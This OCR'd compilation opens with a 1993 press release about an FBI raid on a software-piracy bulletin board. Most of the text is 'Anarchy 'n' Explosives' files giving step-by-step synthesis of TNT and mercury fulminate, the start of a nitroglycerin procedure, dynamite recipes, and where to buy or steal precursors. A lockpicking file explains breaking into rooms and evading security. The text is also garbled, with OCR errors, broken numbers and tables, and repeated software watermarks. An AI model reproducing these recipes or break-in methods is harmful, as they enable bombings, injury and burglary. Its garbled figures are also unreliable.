The National Observer (800) 325-5990 (except MO)

FBI raids major Ohio computer bulletin board; action follows joint investigation with SPA.

The Federation Bureau of Investigation on Saturday, Jan. 30, 1993, raided "Rusty & Edie's," a computer bulletin board located in Boardman, Ohio, which has allegedly been illegally distributing copyrighted software programs. Seized in the raid on the Rusty & Edie's bulletin board were computers, hard disk drives and telecommunications equipment, as well as financial and subscriber records. For the past several months, the Software Publishers Association ("SPA") has been working with the FBI in investigating the Rusty & Edie's bulletin board, and as part of that investigation has downloaded numerous copyrighted business and entertainment programs from the board.

The SPA investigation was initiated following the receipt of complaints from a number of SPA members that their software was being illegally distributed on the Rusty & Edie's BBS. The Rusty & Edie's bulletin board was one of the largest private bulletin boards in the country. It had 124 nodes available to callers and over 14,000 subscribers throughout the United States and several foreign countries. To date, the board has logged in excess of 3.4 million phone calls, with new calls coming in at the rate of over 4,000 per day. It was established in 1987 and had expanded to include over 19 gigabytes of storage housing over 100,000 files available to subscribers for downloading. It had paid subscribers throughout the United States and several foreign countries, including Canada, Luxembourg, France, Germany, Finland, the Netherlands, Spain, Sweden and the United Kingdom.

A computer bulletin board allows personal computer users to access a host computer by a modem-equipped telephone to exchange information, including messages, files, and computer programs. The systems operator is generally responsible for the operation of the bulletin board and determines who is allowed to access the bulletin board and under what conditions. For a fee of $89.00 per year, subscribers to the Rusty & Edie's bulletin board were given access to the board's contents including many popular copyrighted business and entertainment packages. Subscribers could "download" or receive these files for use on their own computers without having to pay the copyrighted owner anything for them.

"The SPA applauds the FBI's action today," said Ilene Rosenthal, general counsel for the SPA. "This shows that the FBI recognizes the harm that theft of intellectual property causes to one of the USs most vibrant industries. It clearly demonstrates a trend that the government understands the seriousness of software piracy." The SPA is actively working with the FBI in the investigation of computer bulletin boards, and similar raids on other boards are expected shortly. Whether it's copied from a program purchased at a neighborhood computer store or downloaded from a bulletin board thousands of miles away, pirated software adds to the cost of computing. According to the SPA, in 1991, the software industry lost $1.2 billion in the US alone. Losses internationally are several billion dollars more.

"Many people may not realize that software pirates cause prices to be higher, in part, to make up for publisher losses from piracy," says Ken Wasch, executive director of the SPA. In addition, they ruin the reputation of the hundreds of legitimate bulletin boards that serve an important function for computer users." The Software Publishers Association is the principal trade association of the personal computer software industry. It's over 1,000 members represent the leading publishers in the business, consumer and education software markets. The SPA has offices in Washington DC, and Paris, France.

CONTACT: Software Publishers Association, Washington
Ilene Rosenthal.. 202/452-1600 Ext. 318
Terri Childs..... 202/452-1600 Ext. 320

181.ANARCHY 'N' EXPLOSIVES - VOLUME 2 by Exodus

This volume defines a few varieties of misc. explosives, charges, and whatever I had in mind at that time. Anyway, these formulas are not as precise in measurements for they were given in brief summary. However, they will work, and if used correctly can be safe and "fun".

FRENCH AMMONAL [Low Explosive]:

Ingredients:

- **86% Ammonium Nitrate**

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

- **6% Stearic Acid**
- **8% Aluminum Powder**

Description:

French ammonal is an easily improvised low explosive mixture. It is generally less effective than an equal weight of TNT. The material is loaded by pressing it into a suitable container. Initiation by an Engineer's special blasting cap is recommended.

Comments:

This material was tested. It is effective.

References:

TM 31-201-1, Unconventional Warfare Devices and Techniques, para 1401.

TETRYTOL [High Explosive]:

Ingredients:

- **75% Tetrytol**
- **25% TNT**

Description:

Tetrytol is a high explosive bursting charge. It is used as a demolition explosive, a bursting charge for mines, and in artillery shells. The explosive force of tetrytol is approximately the same as that of TNT. It may be initiated by a blasting cap. Tetrytol is usually loaded by casting.

Comments:

This material was tested. It is effective.

References:

TM 9-1900; Ammunition, General, page 55. Military Explosives, page 188.

IMPROVISED PLASTIC EXPLOSIVE FILLER [High Explosive]:

Ingredients:

- **Finely Powdered Potassium Chlorate**
- **Cdata bstals**
- **Petroleum Jelly**
- ****MIX THOUROUGHLY****

Description:

This plastic explosive filler can be detonated with a No. 8 commercial blasting cap or with any military blasting cap. The explosive must be stored in a waterproof container until ready to use.

Comments:

This material was tested. It is effective.

References:

TM 31-210, Improvised Munitions, sec I, No. 1.

FLAMMABILITY OF GASES [Gas Explosive]:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Ingredients:

- **Explosive Gas**

Description:

Under some conditions, common gases act as fuel. When mixed with air, they will burn rapidly or even explode. For some fuel-air mixtures, the range over which the explosion can occur is quite wide while for others the limits are narrow. The upper and lower amounts of common fuels that will cause an ignitable mixture are shown in the table below. The quantity shown is the percentage by volume of air. If the fuel-air mixture is too lean or too rich, it will not ignite. The amounts shown are therefore called limits of inflammability.

Gases (% by volume of air)

Fuel (Gas)Lower LimitUpper LimitWater Gas Or Blue Gas7.072Natural Gas4.715Hydrogen4.075Acetylene2«81Propane2.210Butane1.99

Comments:

These fuels have been tested under laboratory conditions. They are effective. Ignition depends on method of initiation, uniformity of mixture, and physical conditions.

References:

Bulletin 29, Limits of Inflammability of Gases and Vapors H.F. Coward and G.W. Jones, Bureau of Mines, US Government Printing Office, 1939.

182.ANARCHY 'N' EXPLOSIVES - VOLUME 3 by Exodus

This is the MOST important or one of the most important volumes regarding the various mixtures of anarchy that I will be "publishing" to the "public". Also, it may as well be the MOST DANGEROUS to prepare, the substance we will be dealing with is Trinitrotoluene, or short - TNT. This high explosive is a VERY DANGEROUS, slightly unstable substance. The crystallized crude TNT is about the color of brown sugar and feels greasy to the touch. It is suitable for many uses as a high-explosive, but not for the use in high-explosive shells. It is also highly reactive to many other chemical substances. It can be incorporated into dynamite and many other explosives that will be explained in further detail later, in other volumes of ANARCHY.

WARNING:

DO NOT ATTEMPT TO FINISH THIS PROJECT UNLESS YOU ARE FULLY CAPABLE SAFELY EXECUTING THE PROCESSES IN A SAFE ENVIRONMENT! IF YOU CHOOSE TO CONTINUE, READ THE INSTRUCTIONS COMPLETELY THROUGH BEFORE BEGINNING AND HAVE ALL MATERIALS AND TOOLS (INCLUDING SAFETY/EMERGENCY EQUIPMENT) READY FOR USE WHEN OR IF THEY ARE NEEDED. THIS IS NOT A JOKE! USE AT YOUR OWN RISK!!!!!

Preparation of Trinitrotoluene (Three Stages). A mixture of 294 grams of concentrated sulfuric acid (density 1.84) and 147 grams of nitric acid (density 1.42) is added slowly from a dropping funnel to 100 grams of toluene in a tall 600-cc. beaker, while the liquid is stirred vigorously with an electric stirrer and it's temperature is maintained at 30øC to 40øC by running cold water in the vessel in which the beaker is standing. The addition of acid will require from an hour to an hour and a half. The stirring is then continued for half an hour longer without cooling; the mixture is allowed to stand over night in a separatory funnel; the lower layer of spent acid is drawn off; and the crude mononitrotoluene is weighed. One-half of it, corresponding to 50 grams of toluene, is taken for the dinitration. The mononitrotoluene (MNT) is dissolved in 109 grams of concentrated sulfuric acid (d. 1.84) while the mixture is cooled in running water. The solution in a tall beaker is warmed to 50ø and a mixed acid, composed of 54« grams each of nitric acid (d. 1«0) and sulfuric acid (d. 1.84), is added slowly drop by drop from a dropping funnel while the mixture is stirred mechanically. The heat generated by the reaction raises the temperature, and the rate of addition of the acid is regulated so that the temperature of the mixture lies always between 90ø and 100ø. The addition of the acid will require about 1 hour. After the acid has been added, the mixture is stirred for 2 hours longer at 90ø-100ø to complete the nitration. Two layers separate on standing. The upper layer consists largely of dinitrotoluene (DNT), but probably contains a certain amount of TNT. The trinitration in the laboratory is conveniently carried out without separating the DNT from the spent acid.

While the dinitration mixture is stirred actively at a temperature of about 90ø, 145 grams of fuming sulfuric acid (petroleum containing 15% free SO3) is added slowly by pouring from a beaker. A mixed acid, composed of 72« grams each of nitric acid (d. 1«0) and the 15% petroleum, is now added drop by drop with good agitation while the heat of the reaction maintains the temperature at 100-115ø. After about three-quarters of the acid has been added, it will be found necessary to apply external

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

heat to maintain the temperature. After all the acid has been added (taking 1 « to 2 hours), the heating and stirring are continued for 2 hours longer at 100-115ø. After the material has stood overnight, the upper TNT layer will be found to have solidified to a hard cake, and the lower layer of spent acid to be filled with cdata bstals. The acid is filtered through a Buchner funnel (without filter paper), and the cake is broken up and washed with water on the same filter to remove excess of acid. The spent acid contains considerable amounts of TNT in solution; this is precipitated by pouring the acid into a large volume of water, filtered off, rinsed with water, and added to the main batch. All the of the product is washed three or four times by agitating it vigorously with hot water under which it is melted. After the last washing, the TNT is granulated by allowing it to cool slowly under hot water while the stirring is continued. The product, filtered off and dried at ordinary room temperature, is equal to a good commercial sample of crude TNT. It may be purified by dissolving in warm alcohol at 60ø and allowing to cool slowly, or it may be purified by digesting with 5 times its weight of 5% sodium hydrogen sulfite solution at 90ø for half an hour with vigorous stirring, washing with hot water until the washings are colorless, and finally granulating as before. The product of this last treatment is equal to a good commercial sample of purified TNT. Pure ALPHA-TNT, melting point 80.8ø, may be procured by recrystallizing this material once from nitric acid (d. 1.42) and once from alcohol.

Well, that's it... AND REMEMBER MY WARNING!

183.ANARCHY 'N' EXPLOSIVES - VOLUME 4 by Exodus

In this particular volume, we will be discussing types of Dynamite, these high-explosives being one of the more important or destructive of the anarchist's formulas. Note that some of these mixtures are very unstable or shock ignited, and that care should be observed when handling these unstable mixtures. Some of these formulae deal with Trinitrotoluene (TNT) and the preparation for that is given under the volume 3, within this series.

WARNING:

THESE ARE REAL EXPLOSIVES AND MAY CAUSE SERIOUS INJURY OR DEATH UPON MISUSE. DO NOT ATTEMPT TO PREPARE ANY AS SAMPLE IF YOU ARE NOT FULLY CAPABLE OF UNDERSTANDING THE DANGERS AND PRECAUTIONS OF THESE PRODUCTS. THESE FORMULAE ARE THE TRUE FORMULAE TO CREATE THESE MIXTURES AND ARE THEREFORE VERY DANGEROUS. USE AT YOUR OWN RISK!!!

Guhr Dynamite:

Ingredients

- 1 part Kieselguhr
- 3 parts Nitroglycerin

Description

This dynamite is primarily used in blasting. It is fairly stable, in the drop test, it exploded by the fall of a 1 kg weight through 12 to 15 cm., or by the fall of a 2 kg weight through 7 cm. The frozen material is less sensitive: a drop of more than 20 cm. with a 1 kg weight is needed to explode it, and the 2 kg weight is necessary to explode it. Frozen or unfrozen, it can be detonated by shooting at it with a military rifle, when held in a paper cartridge. Generally, it is detonated with a steel-on-steel blow. Velocity of detonation vary from 6650 to 6800 meters per second at a density loading of 1«0.

Extra-Dynamite:

FORMULA 1FORMULA 271% Nitroglycerin62% Ammonium Nitrate23% Ammonium Nitrate25% Nitroglycerin4% Collodion12% Charcoal2% Charcoal1% Collodion
Description:

This material is crumbly and plastic between the fingers. This material can be detonated with any detonating cap.

Table Of Dynamite Formulae:

INGREDIENTSTRENGTH
15%20%25%30%35%40%45%50%55%60%Nitroglycerin15%20%25%30%35%40%45%50%55%60%Combustible Material20%19%18%17%16%15%14%14%15%16%Sodium Nitrate64%60%56%52%48%44%40%35%29%23%Calcium or Magnesium Carbonate1%1%1%1%1%1%1%1%1%1%
Table Of More Dynamite Formulae:

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

INGREDIENTSTRENGTH ORDINARYLOW FREEZING
30%35%40%50%60%30%35%40%50%60%Nitroglycerin15%20%22%27%35%13%17%17%21%27%Nitrosubstitution Compounds0%0%0%0%0%3%4%4%5%6%Ammonium Nitrate15%15%20%25%30%15%15%20%25%30%Sodium Nitrate51%48%42%36%24%53%49%45%36%27%Combustible Material18%16%15%11%10%15%14%13%12%9%Calcium Carbonate or Zinc Oxide1%1%1%1%1%1%1%1%1%1%

Master Table Of Dynamites:

INGREDIENTFORMULA 123456789101112Ammonium Nitrate525360616673788300000Potassium Nitrate2100002.85730«3400Sodium Nitrate0125300000030«24«Barium Nitrate000000024100Na or K Chloride002120«2215800000Hyd Ammonium Oxalate16190000000000Ammonium Chloride600000000000Cereal or Wood Meal0447«2152038«39«40«Glycerin000400000000Spent Tan Bark Meal0000000040100Potassium Dichromate000000000055Sodium Carbonate00000000««00Powdered Coal000040000000Nitrotoluene006100000000Dinitrotoluene000005000000Trinitrotoluene060000020000Nitroglycerin554443.24425252530*All measurements in percents*

Well, that's it for now... have fun.... hehehehehe! USE AT YOUR OWN RISK!!!!

184.ANARCHY 'N' EXPLOSIVES - VOLUME 5 by Exodus

Well, hasn't it been long since Volume 4 of Anarchy 'n' Explosives? Well, I finally got around to typing up another volume. This one will be dedicated to the extremely simple and more accessible explosives and incendiaries to be prepared at home, or laboratory; depending upon the environment you have access to or are accustomed to.

For further information and/or comments on this series of ever popular explosives, contact me (I don't sign these "publications") on the Knavery BBS at xxx-xxx-xxxx on the public message base, I should be reading some requests if you leave them. And, volume number 6 should be coming out sooner than the time between 4 and 5, but don't count on it.

BULK POWDERS:

Bulk powders are types of gunpowder consisting of nitrocellulose and a mixture of other chemically explosive solutions. These nitrocellulose fibers are stuck together, but are not completely collided. Some contain little else but nitrocellulose; others contain, in addition to potassium and barium nitrates, camphor, vaseline, paraffin, lampblack, starch, dextrin, potassium dichromate or other oxidizing or deterrent salts, and diphenylamine for stabilization, and are colored in a variety of brilliant hues by means of coltar dyes. Three typical bulk powders are made up according to the approximate formulas tabulated below:

Nitrocellulose84.087.089.0% N in nitrocellulose13.212.912.9Potassium nitrate7«6.06.0Barium nitrate7«2.03.0Starch0.00.01.0Paraffin oil0.04.00.0Diphenylamine1.01.01.0
The mixture is mixed in warm water and dried thoroughly. Then either granulated or made into powder by crushing with a wooden block and screened through a 12-mesh sieve. The material is then stored in a moisture-resistant container for future or immediate use.

MERCURY FULMINATE:

Mercury fulminate is an initiating explosive, commonly appearing as white or gray crystals. It is extremely sensitive to initiation by heat, friction, spark or flame, and impact. It detonates when initiated by any of these means. It is pressed into containers, usually at 3000 psi, for use in detonators and blasting caps. However, when compressed at greater and greater pressure (up to 30,000 psi), it becomes "dead pressed." In this condition, it can only be detonated by another initial detonating agent. Mercury fulminate gradually becomes inert when stored continuously above 100øF. A dark colored product of deterioration gives evidence of this effect. Mercury exfulminate is stored underwater except when there is danger of freezing. Then it is stored under a mixture of water and alcohol.

Preparation of Mercury Fulminate. Five grams of mercury is added Ext 55 cc. of nitric acid (specific gravity 1.42) in a 100-cc. Erlenmeyer flask, and the mixture is allowed to stand without shaking until the mercury has gone into solution. The acid liquid is then poured into 50 cc. of 90% alcohol in a 500-cc. beaker in the hood. The temperature of the mixture rises, a vigorous reaction commences, white fumes come off, and cdata bstals of fulminate soon begin to precipitate. Red fumes appear and the precipitation of the fulminate becomes more rapid, then white fumes again as the reaction moderates. After about 20 minutes, the reaction is over; water is added, and the cdata bstals are washed with water repeatedly by decantation until the washings are no longer acid to litmus. The product consists of grayish-yellow cdata bstals, and corresponds to a good grade

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

of commercial fulminate. It may be obtained white and entirely pure by dissolving in strong ammonia water, filtering, and reprecipitating by the addition of 30% acetic acid. The pure fulminate is filtered off, washed several times with cold water, and stored under water, or, if a very small amount is desired for experimental purposes, it is dried in a desiccator.

AMATOL:

Description: amatol is a high explosive, white to buff in color. It is a mixture of ammonium nitrate and TNT, with a relative effectiveness slightly higher than that of TNT alone. Common compositions vary from 80% ammonium nitrate and 20% TNT to 40% ammonium nitrate and 60% TNT. Amatol is used as the main bursting charge in artillery shells and bombs. Amatol absorbs moisture and can form dangerous compounds with copper and brass. Therefore, it should not be housed in containers of such metals.

BLACK POWDERS:

Black powders burn either quickly or very slowly depending on the composition of such a mixture; however, these powders produce smoke, often great amounts, and is most useful in applications where smoke is no object. It is the best for communicating fire and for producing a quick, hot flame. Black powder is used in both propellant charges for shrapnel shells, in saluting and blank fire charges, as the bursting charge of practice shells and bombs, as a propelling charge in certain pyrotechnic pieces, and, either with or without the admixture of other substances which modify the rate of burning, in the time-train rings and in other parts of fuses. Below is a list of black powders and their compositions.

**NameSaltpeter(Brown)
CharcoalSulfurEngland79(18)3England77.4(17.6)5Germany78(19)3Germany80(20)0France78(19)3Forte721513Lente403030Ordinaire621820**

185.Explosives and Propellants by Exodus

Almost any city or town of reasonable size has a gun store and one or more pharmacies. These are two of the places that potential terrorists visit in order to purchase explosive material. All that one has to do is know something about the non-explosive uses of the materials. Black powder, for example, is used in blackpowder firearms. It comes in varying "grades", with each different grade being a slightly different size. The grade of black powder depends on what the caliber of the gun that it is used in; a fine grade of powder could burn too fast in the wrong caliber weapon. The rule is: the smaller the grade, the faster the burn rate of the powder.

BLACK POWDER

Black powder is generally available in three grades. As stated before, the smaller the grade, the faster the powder burns. Burn rate is extremely important in bombs. Since an explosion is a rapid increase of gas volume in a confined environment, to make an explosion, a quick-burning powder is desirable. The three common grades of black powder are listed below, along with the usual bore width (caliber) of what they are used in. Generally, the fastest burning powder, the FFF grade is desirable. However, the other grades and uses are listed below:

GRADEBORE WIDTHEXAMPLE OF GUNF«0 or GreaterModel Cannon; some RiflesFF.36 - «0Large Pistols; Small RiflesFFF.36 or SmallerPistols; Derringers
The FFF grade is the fastest burning, because the smaller grade has more surface area or burning surface exposed to the flame front. The larger grades also have uses which will be discussed later. The price range of black powder, per pound, is about $8«0 - $9.00. The price is not affected by the grade, and so one saves oneself time and work if one buys the finer grade of powder. The major problems with black powder are that it can be ignited accidentally by static electricity, and that it has a tendency to absorb moisture from the air. To safely crush it, a one would use a plastic spoon and a wooden salad bowl. Taking a small pile at a time, he or she would apply pressure to the powder through the spoon and rub it in a series of strokes or circles, but not too hard. It is fine enough to use when it is about as fine as flour. The fineness, however, is dependent on what type of device one wishes to make; obviously, it would be impractical to crush enough powder to fill a 1 foot by 4 inch radius pipe. Any adult can purchase black powder, since anyone can own black powder firearms in the United States.

PYRODEX

Pyrodex is a synthetic powder that is used like black powder. It comes in the same grades, but it is more expensive per pound. However, a one pound container of pyrodex contains more material by volume than a pound of black powder. It is much easier to crush to a very fine powder than black powder, and it is considerably safer and more reliable. This is because it will not be set off by static electricity, as black can be, and it is less inclined to absorb moisture. It costs about $10.00 per pound. It

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

can be crushed in the same manner as black powder, or it can be dissolved in boiling water and dried.

ROCKET ENGINE POWDER

One of the most exciting hobbies nowadays is model rocketry. Estes is the largest producer of model rocket kits and engines. Rocket engines are composed of a single large grain of propellant. This grain is surrounded by a fairly heavy cardboard tubing. One gets the propellant by slitting the tube length- wise, and unwrapping it like a paper towel roll. When this is done, the gray fire clay at either end of the propellant grain must be removed. This is usually done gently with a plastic or brass knife. The material is exceptionally hard, and must be crushed to be used. By gripping the grain in the widest setting on a set of pliers, and putting the grain and powder in a plastic bag, the powder will not break apart and shatter all over. This should be done to all the large chunks of powder, and then it should be crushed like black powder. Rocket engines come in various sizes, ranging from 1/4 A-2T to the incredibly powerful D engines. The larger the engine, the more expensive. D engines come in packages of three, and cost about $5.00 per package. Rocket engines are perhaps the single most useful item sold in stores to a terrorist, since they can be used as is, or can be cannibalized for their explosive powder.

RIFLE/SHOTGUN POWDER

Rifle powder and shotgun powder are really the same from a practical standpoint. They are both nitrocellulose based propellants. They will be referred to as gunpowder in all future references. Smokeless gunpowder is made by the action of concentrated nitric and sulfuric acid upon cotton or some other cellulose material. This material is then dissolved by solvents and then reformed in the desired grain size. When dealing with smokeless gunpowder, the grain size is not nearly as important as that of black powder. Both large and small grained smokeless powder burn fairly slowly compared to black powder when unconfined, but when it is confined, gunpowder burns both hotter and with more gaseous expansion, producing more pressure. Therefore, the grinding process that is often necessary for other propellants is not necessary for smokeless powder. Powder costs about $9.00 per pound. In most states any citizen with a valid driver's license can buy it, since there are currently few restrictions on rifles or shotguns in the US There are now ID checks in many states when purchasing powder at a retail outlet. Mail-orders aren't subject to such checks. Rifle powder and pyrodex may be purchased by mail order, but UPS charges will be high, due to DOT regulations on packaging.

<u>186.Lockpicking III by Exodus</u>

If it becomes necessary to pick a lock to enter a lab, the world's most effective lockpick is dynamite, followed by a sledgehammer. There are unfortunately, problems with noise and excess structural damage with these methods. The next best thing, however, is a set of professional lockpicks.

These, unfortunately, are difficult to acquire. If the door to a lab is locked, but the deadbolt is not engaged, then there are other possibilities. The rule here is: if one can see the latch, one can open the door. There are several devices which facilitate freeing the latch from its hole in the wall. Dental tools, stiff wire (20 gauge), specially bent aluminum from cans, thin pocket knives, and credit cards are the tools of the trade. The way that all these tools and devices are uses is similar: pull, push, or otherwise move the latch out of its recess in the wall, thus allowing the door to open. This is done by sliding whatever tool that you are using behind the latch, and forcing the latch back into the door.

Most modern doorknob locks have two fingers. The larger finger holds the door closed while the second (smaller) finger only prevents the first finger from being pressed in when it (the second finger) is pressed in by the catchplate of the door. If you can separate the catch plate and the lock sufficiently far, the second finger will slip out enough to permit the first finger to be slipped.

(Ill. 2.11)



Some methods for getting through locked doors are:

Another method of forced entry is to use an automobile jack to force the frame around the door out of shape, freeing the latch or exposing it to the above methods. This is possible because most door frames are designed with a slight amount of "give". Simply put the jack into position horizontally across the frame in the vicinity of the latch, and jack it out. If the frame

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

is wood it may be possible to remove the jack after shutting the door, which will relock the door and leave few signs of forced entry. This technique will not work in concrete block buildings, and it's difficult to justify an auto jack to the security guards.

Use a screwdriver or two to pry the lock and door apart. While holding them apart, try to slip the lock. Screwdrivers, while not entirely innocent, are much more subtle than auto jacks, and much faster if they work. If you're into unsubtle, I suppose a crowbar would work too, but then why bother to slip the lock at all?

Find a set of double doors. They are particularly easy to pry apart far enough to slip.

If the lock is occasionally accessible to you while open, "adjust" or replace the catchplate to make it operate more suitably (i.e., work so that it lets both fingers out, so that it can always be slipped). If you want, disassembling the lock and removing some of the pins can make it much easier to pick.

If, for some odd reason, the hinges are on your side (i.e., the door opens outward), remove the hinge pins, provided they aren't stopped with welded tabs. Unfortunately, this too lacks subtlety, in spite of its effectiveness.

If the door cannot be slipped and you will want to get through regularly, break the mechanism. Use of sufficient force to make the first finger retreat while the second finger is retreated will break some locks (e.g., Best locks) in such a way that they may thereafter be slipped trivially, yet otherwise work in all normal ways. Use of a hammer and/or screwdriver is recommended. Some care should be used not to damage the door jamb when attempting this on closed and locked doors, so as not to attract the attention of the users or owners or locksmith or police exc.

Look around in desks. People very often leave keys to sensitive things in them or other obvious places. Especially keys to shared critical resources, like supply rooms, that are typically key-limited but that everyone needs access to. Take measurements with a micrometer, or make a tracing (lay key under paper and scribble on top), or be dull and make a wax impression. Get blanks for the key type (can be very difficult for better locks; I won't go into methods, other than to say that if you can get other keys made from the same blank, you can often work wonders with a little ingenuity) and use a file to reproduce the key. Using a micrometer works best: keys made from mic measurements are more likely to work consistently than keys made by any other method. If you us tracings, it is likely to take many tries before you obtain a key that works reliably. Also, if you can 'borrow' the cylinder and disassemble it, pin levels can be obtained and keys constructed.

Simple locks, like desks, can be picked fairly easily. Many desks have simple three or four pin locks of only a few levels, and can be consistently picked by a patient person in a few minutes. A small screwdriver and a paper clip will work wonders in practiced hands. Apply a slight torque to the lock in the direction of opening with the screwdriver. Then 'rake' the pins with the unfolded paper clip. With practice, you'll apply enough pressure with the screwdriver that the pins will align properly (they'll catch on the cylinder somewhere between the top and bottom of their normal travel), and once they're all lined up, additional pressure on the screwdriver will then open the lock. This, in conjunction with (7) can be very effective. This works better with older or sloppily machined locks that have a fair amount of play in the cylinder. Even older quality locks can be picked in this manner, if their cylinders have been worn enough to give enough play to allow pins to catch reliably. Even with a well worn quality lock, though, it generally takes a *lot* of patience.

Custodial services often open up everything in sight and then take breaks. Make the most of your opportunities.

No matter what you're doing, look like you belong there. Nothing makes anyone more suspicious than someone skulking about, obviously trying to look inconspicuous. If there are several of you, have some innocuous and normal seeming warning method ("Hey, dummy! What time is it?") so that they can get anything suspicious put away. Don't travel in large groups at 3AM. Remember, more than one car thief has managed to enlist a cop's aid in breaking into a car. Remember this. Security people usually *like* to help people. Don't make them suspicious or annoy them. If you do run into security people, try to make sure that there won't be any theft or break-ins reported there the next day...

Consider the possibilities of master keys. Often, every lock in a building or department will have a common master (building entrance keys are a common exception). Take apart some locks from different places that should have common masters, measure the different pin lengths in each, and find lengths in common. Experiment. Then get into those places you're *really* curious about.

Control keys are fun, too. These keys allow the user to remove the lock's core, and are generally masters. (A pair of needle nose pliers or similar tool can then be used to open the lock, if desired.)

SLIPPING A LOCK

The best material we've found for slips so far is soft sheet copper. It is quite flexible, so it can be worked into jambs easily, and can be pre-bent as needed. In the plane of the sheet, however, it is fairly strong, and pulls nicely. Of course, if they're flexible enough, credit cards, student Ids, etc., work just fine on locks that have been made slippable if the door jamb is wide enough. Wonderfully subtle, quick, and delightfully effective. Don't leave home without one.

(Ill. #1)

The sheet should then be folded to produce an L, J, or U shaped device that looks like this:

_____

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details



(Ill. #2)



(Ill. #3)



We hasten to add here that many or most colleges and universities have very strict policies about unauthorized possession of keys. At most, it is at least grounds for expulsion, even without filing criminal charges. Don't get caught with keys!!! The homemade ones are particularly obvious, as they don't have the usual stamps and marks that the locksmiths put on to name and number the keys.]

We should also point out that if you make a nuisance of yourself, there are various nasty things that can be done to catch you and/or slow you down. For instance, by putting special pin mechanisms in, locks can be made to trap any key used to open them. If you lose one this way, what can I say? At least don't leave fingerprints on it. Or make sure they're someone else's. Too much mischief can also tempt the powers that be to rekey.

187.Chemical Equivalent List II by Exodus

Anyone can get many chemicals from hardware stores, supermarkets, and drug stores to get the materials to make explosives or other dangerous compounds. A would-be terrorist would merely need a station wagon and some money to acquire many of the chemicals named here.

ChemicalUsed InAvailable atAlcohol, EthylAlcoholic BeveragesLiquor Stores Solvents: 95% min for bothHardware StoresAmmoniaCLEAR Household AmmoniaSupermarkets or 7-ElevenAmmonium NirateInstant-Cold PaksDrug Stores FertilizersMedical Supply StoresNitrous OxidePressurizing Whip CreamParty Supply Stores Poppers (like COý ctgs.)Head ShopsMagnesiumFirestartersSurplus or Camping StoresLecithinVitaminsPharmacies or Drug StoresMineral OilCooking, LaxativeSupermarket or Drug StoresMercuryMercury ThermometersSupermarkets Hardware StoresSulfuric AcidUncharged Car BatteriesAutomotive StoresGlycerine Pharmacies or Drug StoresSulfurGardeningGarden or Hardware StoreCharcoalCharcoal GrillsSupermarkets Gardening StoresSodium NitrateFertilizerGardening StoresCellulose (Cotton)First AidDrug Stores Medical Supply StoresStrontium NitrateRoad FlaresSurplus or Auto StoresFuel OilKerosene StovesSurplus or Camping StoresBottled GasPropane StovesSurplus Camping StoresPotassium PermanganateWater PurificationPurification PlantsHexamine or MethenamineHexamine StovesSurplus or Camping StoresNitric Acid *Cleaning PrintingPrinting Shops PlatesPhotography Storeslodine +Disinfectant (tinture)Pharmacy, OSCOSodium PerchlorateSolidox PelletsHardware Stores Cutting Torches (IMPURE)

*** Nitric acid is very difficult to find nowadays. It is usually stolen by bomb makers, or made by the process described in a later section. A desired concentration for making explosives about 70%.**

+ The iodine sold in drug stores is usually not the pure crystalline form that is desired for producing ammonium triiodide

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

crystals. To obtain the pure form, it must usually be acquired by a doctor's prescription, but this can be expensive. Once again, theft is the means that terrorists result to.

188.Nitroglycerin II by Exodus

Nitroglycerin is one of the most sensitive explosives, if it is not the most sensitive. Although it is possible to make it safely, it is difficult. Many a young anarchist has been killed or seriously injured while trying to make the stuff. When Nobel's factories make it, many people were killed by the all-to-frequent factory explosions. Usually, as soon as it is made, it is converted into a safer substance, such as dynamite. An idiot who attempts to make nitroglycerin would use the following procedure:

MATERIAL:
- Distilled Water
- Table Salt
- Sodium Bicarbonate
- Concentrated Nitric Acid (13 mL)
- Concentrated Sulfuric Acid (39 mL)
- Glycerin

EQUIPMENT:
- Eye-Dropper
- 100 mL Beaker
- 200-300 mL Beakers (2)
- Ice Bath Container (A plastic bucket serves well)
- Centigrade Thermometer
- Blue Litmus Paper

Place 150 mL of distilled water into one of the 200-300 mL beakers.

In the other 200-300 mL beaker, place 150 mL of distilled water and about a spoonful of sodium bicarbonate, and stir them until the sodium bicarbonate dissolves. Do not put so much sodium bicarbonate in the water so that some remains undissolved.

Create an ice bath by half filling the ice bath container with ice, and adding table salt. This will cause the ice to melt, lowering the overall temperature.

Place the 100 mL beaker into the ice bath, and pour the 13 mL of concentrated nitric acid into the 100 mL beaker. Be sure that the beaker will not spill into the ice bath, and that the ice bath will not overflow into the beaker when more materials are added to it. Be sure to have a large enough ice bath container to add more ice. Bring the temperature of the acid down to about 20øC or less.

